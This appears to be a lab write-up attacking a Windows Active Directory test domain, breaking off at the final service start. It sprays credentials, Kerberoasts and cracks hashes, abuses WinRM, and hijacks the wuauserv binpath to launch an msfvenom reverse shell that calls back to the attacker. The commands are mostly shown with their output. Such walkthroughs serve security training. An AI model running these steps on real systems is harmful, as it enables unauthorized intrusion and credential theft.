# Initial enumeration

(Skipped port scan with nmap but you should definitively do port scan)

Since this is an assumed breach machine we are given the following credentials:

Shannon: GoldSeagull123

Spraying the credentials we find 3 PCs in the domain LAINOSCP.local.

```
└─# nxc smb 192.168.186.135/24 -u shannon -p GoldSeagull123
SMB         192.168.186.1   445    DESKTOP-US4IM83  [*] Windows 11 / Server 2025 Build 26100 x64
SMB         192.168.186.132 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local)
SMB         192.168.186.135 445    WS01             [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:LAINOSCP.local)
SMB         192.168.186.136 445    FORENSICS01      [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (domain:LAINOSCP.
SMB         192.168.186.1   445    DESKTOP-US4IM83  [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         192.168.186.132 445    DC01             [+] LAINOSCP.local\shannon:GoldSeagull123
SMB         192.168.186.135 445    WS01             [+] LAINOSCP.local\shannon:GoldSeagull123
SMB         192.168.186.136 445    FORENSICS01      [+] LAINOSCP.local\shannon:GoldSeagull123
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Let's add the ip of the DC01 to /etc/hosts as the ip for the domain.

```
┌──(root㉿kali)-[~]
└─# echo '192.168.186.132 lainoscp.local dc01.lainoscp.local' >> /etc/hosts

┌──(root㉿kali)-[~]
```

Spraying again the credentials to see if we can access any interesting shares but we only find default shares and no interesting permissions.

```
┌──(root㉿kali)-[~/lainad]
└─# nxc smb 192.168.186.135/24 -u shannon -p GoldSeagull123 --shares
SMB         192.168.186.1   445    DESKTOP-US4IM83  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DESKTOP-U
SMB         192.168.186.132 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:
SMB         192.168.186.135 445    WS01             [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:
SMB         192.168.186.136 445    FORENSICS01      [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (
SMB         192.168.186.1   445    DESKTOP-US4IM83  [-] Connection Error: The NETBIOS connection with the remote
SMB         192.168.186.132 445    DC01             [+] LAINOSCP.local\shannon:GoldSeagull123
SMB         192.168.186.135 445    WS01             [+] LAINOSCP.local\shannon:GoldSeagull123
SMB         192.168.186.136 445    FORENSICS01      [+] LAINOSCP.local\shannon:GoldSeagull123
SMB         192.168.186.135 445    WS01             [*] Enumerated shares
SMB         192.168.186.135 445    WS01             Share           Permissions     Remark
SMB         192.168.186.135 445    WS01             -----           -----------     ------
SMB         192.168.186.135 445    WS01             ADMIN$                          Remote Admin
SMB         192.168.186.135 445    WS01             C$                              Default share
SMB         192.168.186.135 445    WS01             IPC$            READ            Remote IPC
SMB         192.168.186.136 445    FORENSICS01      [*] Enumerated shares
SMB         192.168.186.136 445    FORENSICS01      Share           Permissions     Remark
SMB         192.168.186.136 445    FORENSICS01      -----           -----------     ------
SMB         192.168.186.136 445    FORENSICS01      ADMIN$                          Remote Admin
SMB         192.168.186.136 445    FORENSICS01      C$                              Default share
SMB         192.168.186.136 445    FORENSICS01      IPC$            READ            Remote IPC
SMB         192.168.186.132 445    DC01             [*] Enumerated shares
SMB         192.168.186.132 445    DC01             Share           Permissions     Remark
SMB         192.168.186.132 445    DC01             -----           -----------     ------
SMB         192.168.186.132 445    DC01             ADMIN$                          Remote Admin
SMB         192.168.186.132 445    DC01             C$                              Default share
SMB         192.168.186.132 445    DC01             IPC$            READ            Remote IPC
SMB         192.168.186.132 445    DC01             NETLOGON        READ            Logon server share
SMB         192.168.186.132 445    DC01             SYSVOL          READ            Logon server share
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```


## GenericWrite on Lion

Since our credentials are valid against the Domain Controller let’s use them to collect data for BloodHound.


```
┌──(root㉿kali)-[~/lainad]
└─# nxc ldap 192.168.186.132 -u shannon -p GoldSeagull123 --bloodhound --collection All --dns-server 192.168.186.132
LDAP        192.168.186.132 389    DC01            [*] Windows Server 2022 Build 20348 (name:DC01) (domain:LAINOSCP.local) (signing:None) (channel binding:No TLS cert)
LDAP        192.168.186.132 389    DC01            [+] LAINOSCP.local\shannon:GoldSeagull123
LDAP        192.168.186.132 389    DC01            Resolved collection methods: localadmin, dcom, objectprops, trusts, psremote, rdp, group, acl, container, session
LDAP        192.168.186.132 389    DC01            Done in 0M 6S
LDAP        192.168.186.132 389    DC01            Compressing output into /root/.nxc/logs/DC01_192.168.186.132_2026-05-26_092226_bloodhound.zip

┌──(root㉿kali)-[~/lainad]
└─# mv /root/.nxc/logs/DC01_192.168.186.132_2026-05-26_092226_bloodhound.zip .
```

Then start Blooudhound community edition and upload the zip file.




After ingesting the data, we can check the Outbound Object Control of our user and find it has GenericWrite on Lion



Bloodhound can give us tips on how to abuse GenericWrite permissions, in this case we can try targeted Kerberoast which will set the victim as a service account and perform Kerberoasting to obtain the hash of the user.




https://github.com/ShutdownRepo/targetedKerberoast/blob/main/targetedKerberoast.py

Trying the attack gives us Clock skew too great error.

```
┌──(root㉿kali)-[~/lainad]
└─# wget https://raw.githubusercontent.com/ShutdownRepo/targetedKerberoast/refs/heads/main/targetedKerberoast.py
--2026-05-26 09:33:29--  https://raw.githubusercontent.com/ShutdownRepo/targetedKerberoast/refs/heads/main/targetedKerberoast.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33921 (33K) [text/plain]
Saving to: 'targetedKerberoast.py'

targetedKerberoast.py                         100%[═══════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════]

2026-05-26 09:33:29 (1000 KB/s) - 'targetedKerberoast.py' saved [33921/33921]


┌──(root㉿kali)-[~/lainad]
└─# python3 targetedKerberoast.py -d lainoscp.local -u shannon -p GoldSeagull123
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

To fix this we use ntpdate with the hostname or ip of the domain controller, now we can try the attack and obtain lion’s hash.

```
┌──(root㉿kali)-[~/lainad]
└─# ntpdate dc01.lainoscp.local
2026-05-25 21:35:20.049036 (+0000) -43252.396068 +/- 0.001391 dc01.lainoscp.local 192.168.186.132 s1 no-leap
CLOCK: time stepped by -43252.396068

┌──(root㉿kali)-[~/lainad]
└─# python3 targetedKerberoast.py -d lainoscp.local -u shannon -p GoldSeagull123
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (lion)
$krb5tgs$23$*lion$LAINOSCP.LOCAL$lainoscp.local/lion*$e97fe31b79374549510723a1832c2cc3$22b6aba59a104d85a6557c7bde8e76e1db1735cd5ba8f057907135026e1357054b929ab
dc33501cd6884de388d2c73516fb4e6a20b061893fa9356877ee6f21d09ae23eb603e0de48b6039603f9af449de6f021a034aa1792134c88978c3acfff0e42c534701585fb48ca7620db576bef3eaa
8cbe75104bc0deb10ab0454c3dee9f350342ecf0f557322c950b5bc3eacef26feee593c206a2d766afa8f9cf977aacfd16a47128630a843351f1be3f28740e9643d401b4dc819b739a3e591ad35c6f
c5f73032fcf154cbed12f04415f84eb4ad20346cdae3aa28ff277a331ad6378a5840cbcfc9a18b347eb2b126af998d509c9ae955cd9862f0ead6b319830caa6bd84beb83c3a4ad05e4744b2c7f3037
bd37856b7abe2d46908e28e71f37af2f49cff312492ba464494666671913db45182120d6000e879952bfb7e18d276e58dc91a2c80696686b78e0b70b00b9f989defda0641976295ea330c9d7f4e712
2cc7e031800fa34e308277e8a4602467bdd3e73d8367114959973bde133c0df381ff86d4e3d1fe0450fac3bc7b886663a06f9cadf592d7175c9425eaca2a6f1ad6835cd5d09097dc6c3b175e62fca1
853fba25619e2c04c41209562ccffce9ff884d0039ed5b8061fdb4ed12eb05adb483f3475791804cf38581c321ff0d18636a14a2ab3bfaf33a41bf489f0d2c5396b21b38bc48267aa994f7ad99f6d6
b33d13a013eeabefab049b03514ee7d7d55c876ab7232fe5ea6690d6ed6eebc0d9b3ec1ae5c3445accdabdcdeffa03717d8ff1057d2aea241267bc8723cabfa2a839f9afad2b00a10e109b928f8c43
774580ffd2add64c53f7ee2d27398a2a87b7c5bcb19c10e9299ae939d5ef8d32cb77cf7c98fb3631483653dd48ee36b6e9a3c52410fc226d6b3dcb06691a4b1e43ede871c11e029c4b7de0e3bbad5e
a0dfbe0aec236e51c526df163182c84ea8b899114a62b4e56da49cd8e48fedb169cf87fa5edd81348572b04a79b8984f2416cb65056169ab7a3b43bf99d40f4547a56fcbacc71dea778586acc1da61
57d019124eba9d8ce4fe18af1a4200ab2fb2dd430

┌──(root㉿kali)-[~/lainad]
└─#
```

Now let’s use hashcat to crack it.

```
hashcat -m 13100 <hash> rockyou.txt
```

```
d2add64c53f7ee2d27398a2a87b7c5bcb19c10e9299ae939d5ef8d32cb77cf7c98fb3631483653dd48ee36b6e9a3c52410fc226d
43ede871c11e029c4b7de0e3bbad5e77fe9304f7673b6fd9c62d5c9c2e87fe95d2f86360d7bc841cda0dfbe0aec236e51c526df1
14a62b4e56da49cd8e48fedb169cf87fa5edd81348572b04a79b8984f2416cb65056169ab7a3b43bf99d40f4547a56fcbacc71de
2cc58b8bc362bbcc45a87146e052d2f498eab01147558a75fc57d019124eba9d8ce4fe18af1a4200ab2fb2dd430:Blink182

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*lion$LAINOSCP.LOCAL$lainoscp.local/lio...2dd430
Time.Started.....: Mon May 25 15:37:35 2026 (0 secs)
Time.Estimated...: Mon May 25 15:37:35 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        0 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Speed.#2.........:  1260.4 kH/s (11.09ms) @ Accel:32 Loops:1 Thr:8 Vec:1
Speed.#*.........:  1260.4 kH/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 16384/14344385 (0.11%)
Rejected.........: 0/16384 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-0 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: [Copying]
```

Spraying the credentials against different services we find lion has WinRM access to WS01.

```
┌──(root㉿kali)-[~/lainad]
└─# nxc smb 192.168.186.135/24 -u lion -p Blink182
SMB         192.168.186.1   445    DESKTOP-US4IM83  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DESKTOP-US4IM83) (domain:DESK
SMB         192.168.186.132 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (sig
SMB         192.168.186.135 445    WS01             [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:LAINOSCP.local) (sig
SMB         192.168.186.136 445    FORENSICS01      [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (domain:LAINOSCP.loca
SMB         192.168.186.1   445    DESKTOP-US4IM83  [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         192.168.186.132 445    DC01             [+] LAINOSCP.local\lion:Blink182
SMB         192.168.186.135 445    WS01             [+] LAINOSCP.local\lion:Blink182
SMB         192.168.186.136 445    FORENSICS01      [+] LAINOSCP.local\lion:Blink182
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

┌──(root㉿kali)-[~/lainad]
└─# nxc winrm 192.168.186.135/24 -u lion -p Blink182
WINRM       192.168.186.132 5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:LAINOSCP.local)
WINRM       192.168.186.135 5985   WS01             [*] Windows Server 2022 Build 20348 (name:WS01) (domain:LAINOSCP.local)
WINRM       192.168.186.136 5985   FORENSICS01      [*] Windows Server 2022 Build 20348 (name:FORENSICS01) (domain:LAINOSCP.local)
WINRM       192.168.186.132 5985   DC01             [-] LAINOSCP.local\lion:Blink182
WINRM       192.168.186.135 5985   WS01             [+] LAINOSCP.local\lion:Blink182 (Pwn3d!)
WINRM       192.168.186.136 5985   FORENSICS01      [-] LAINOSCP.local\lion:Blink182
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━  99% 0:00:01
```

```
┌──(root㉿kali)-[~/lainad]
└─# evil-winrm -i 192.168.186.135 -u lion -p Blink182

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lion\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
lainoscp\lion S-1-5-21-2387301235-874641830-263055908-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Enumerating user’s folders we find a Microsoft Access database.

```
*Evil-WinRM* PS C:\Users\lion\Documents> cd ..
*Evil-WinRM* PS C:\Users\lion> cd Downloads
*Evil-WinRM* PS C:\Users\lion\Downloads> dir


    Directory: C:\Users\lion\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/25/2026   7:47 AM         352256 Database1.accdb


*Evil-WinRM* PS C:\Users\lion\Downloads> download Database1.accdb

Info: Downloading C:\Users\lion\Downloads\Database1.accdb to Database1.accdb

Info: Download successful!
*Evil-WinRM* PS C:\Users\lion\Downloads>
```

---


Trying to open it will ask us for password, let’s use office2john to get a hash then crack it with john.

```
┌──(root㉿kali)-[~/lainad]
└─# office2john Database1.accdb > hash


┌──(root㉿kali)-[~/lainad]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
battle           (Database1.accdb)
1g 0:00:01:56 DONE (2026-05-25 21:46) 0.008606g/s 23.68p/s 23.68c/s 23.68C/s onlyme..bhabes
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~/lainad]
└─#
```

Now if we have Microsoft Office in a Windows machine, we can open the Access Database file and use the password we obtained. We find a table with users and passwords.




Checking the users in bloodhound we see Kanon is an user in the domain.



## Modifying Service Binpath to get Shell as System on WS01

We spray kanon's password against different services and find the user can login with WinRM on WS01.

```
┌──(root㉿kali)-[~/lainad]
└─# nxc smb 192.168.186.135/24 -u kanon -p ServingHell000
SMB         192.168.186.1   445    DESKTOP-US4IM83  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DES
SMB         192.168.186.132 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (
SMB         192.168.186.135 445    WS01             [*] Windows Server 2022 Build 20348 x64 (name:WS01) (
SMB         192.168.186.136 445    FORENSICS01      [*] Windows Server 2022 Build 20348 x64 (name:FORENSI(
SMB         192.168.186.1   445    DESKTOP-US4IM83  [-] Connection Error: The NETBIOS connection with the
SMB         192.168.186.132 445    DC01             [+] LAINOSCP.local\kanon:ServingHell000
SMB         192.168.186.135 445    WS01             [+] LAINOSCP.local\kanon:ServingHell000
SMB         192.168.186.136 445    FORENSICS01      [+] LAINOSCP.local\kanon:ServingHell000
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

┌──(root㉿kali)-[~/lainad]
└─# nxc winrm 192.168.186.135/24 -u kanon -p ServingHell000
WINRM       192.168.186.132 5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domai
WINRM       192.168.186.136 5985   FORENSICS01      [*] Windows Server 2022 Build 20348 (name:FORENSICS01)
WINRM       192.168.186.135 5985   WS01             [*] Windows Server 2022 Build 20348 (name:WS01) (domai
WINRM       192.168.186.132 5985   DC01             [-] LAINOSCP.local\kanon:ServingHell000
WINRM       192.168.186.136 5985   FORENSICS01      [-] LAINOSCP.local\kanon:ServingHell000
WINRM       192.168.186.135 5985   WS01             [+] LAINOSCP.local\kanon:ServingHell000 (Pwn3d!)
```

```
┌──(root㉿kali)-[~/lainad]
└─# evil-winrm -i 192.168.186.135 -u kanon -p ServingHell000

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\kanon\Documents> whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
lainoscp\kanon S-1-5-21-2387301235-874641830-263055908-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

We don’t find interesting privileges or anything in the user folders. Let’s upload and run PrivescCheck.ps1 to enumerate privilege escalation paths.

```
*Evil-WinRM* PS C:\Users\kanon\Documents> upload ../../../home/kali/Downloads/transfers/PrivescCheck.ps1

Info: Uploading /root/lainad/../../../home/kali/Downloads/transfers/PrivescCheck.ps1 to C:\Users\kanon\Documents\PrivescCheck.ps1

Data: 287008 bytes of 287008 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\kanon\Documents> . .\PrivescCheck.ps1; Invoke-PrivescCheck
```

| | |
|---|---|
| CATEGORY | TA0043 - Reconnaissance |
| NAME | User - Identity |
| TYPE | Base |

Get information about the current user (name, domain name) and its access token (SID, integrity level, authentication ID).

```
Name             : LAINOSCP\kanon
SID              : S-1-5-21-2387301235-874641830-263055908-1105
IntegrityLevel   : Medium Mandatory Level (S-1-16-8192)
SessionId        : 0
TokenId          : 00000000-00174ef0
AuthenticationId : 00000000-00174c93
OriginId         : 00000000-00000000
ModifiedId       : 00000000-00174cec
Source           : NtLmSsp (00000000-00000000)
```

We find Kanon can change config, start and stop wuauserv.

```
Warning: Service: vwifibus | Path not found: C:\Windows\System32\drivers\vwifibus.sys
[*] Status: Informational (not vulnerable) - Severity: None - Execution time: 00:00:11.249
```

| | |
|---|---|
| CATEGORY | TA0004 - Privilege Escalation |
| NAME | Services - Permissions |
| TYPE | Base |

Check whether the current user has any write permissions on a service through the Service Control Manager (SCM).

```
Name               : wuauserv
DisplayName        : @C:\Windows\system32\wuaueng.dll,-105
User               : LocalSystem
ImagePath          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartMode          : Manual
Type               : Win32ShareProcess
RegistryKey        : HKLM\SYSTEM\CurrentControlSet\Services
RegistryPath       : HKLM\SYSTEM\CurrentControlSet\Services\wuauserv
Status             : Stopped
UserCanStart       : True
UserCanStop        : True
IdentityReference  : LAINOSCP\kanon (S-1-5-21-2387301235-874641830-263055908-1105)
Permissions        : ChangeConfig, Start, Stop


[*] Status: Vulnerable - Severity: High - Execution time: 00:00:16.453
```

Let’s create a reverse shell in msfvenom and set our listener

```
┌──(root㉿kali)-[~/lainad]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.186.128 LPORT=445 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: shell.exe

┌──(root㉿kali)-[~/lainad]
└─# nc -nlvp 445
listening on [any] 445 ...
```

Now we will modify the binpath of the service to run our reverse shell and start the service.

```
*Evil-WinRM* PS C:\ProgramData> sc.exe config wuauserv binpath="C:\Windows\System32\cmd.exe /c C:\ProgramData\shell.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\ProgramData> upload shell.exe

Info: Uploading /root/lainad/shell.exe to C:\ProgramData\shell.exe

Data: 10240 bytes of 10240 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\ProgramData> sc.exe start wuauserv
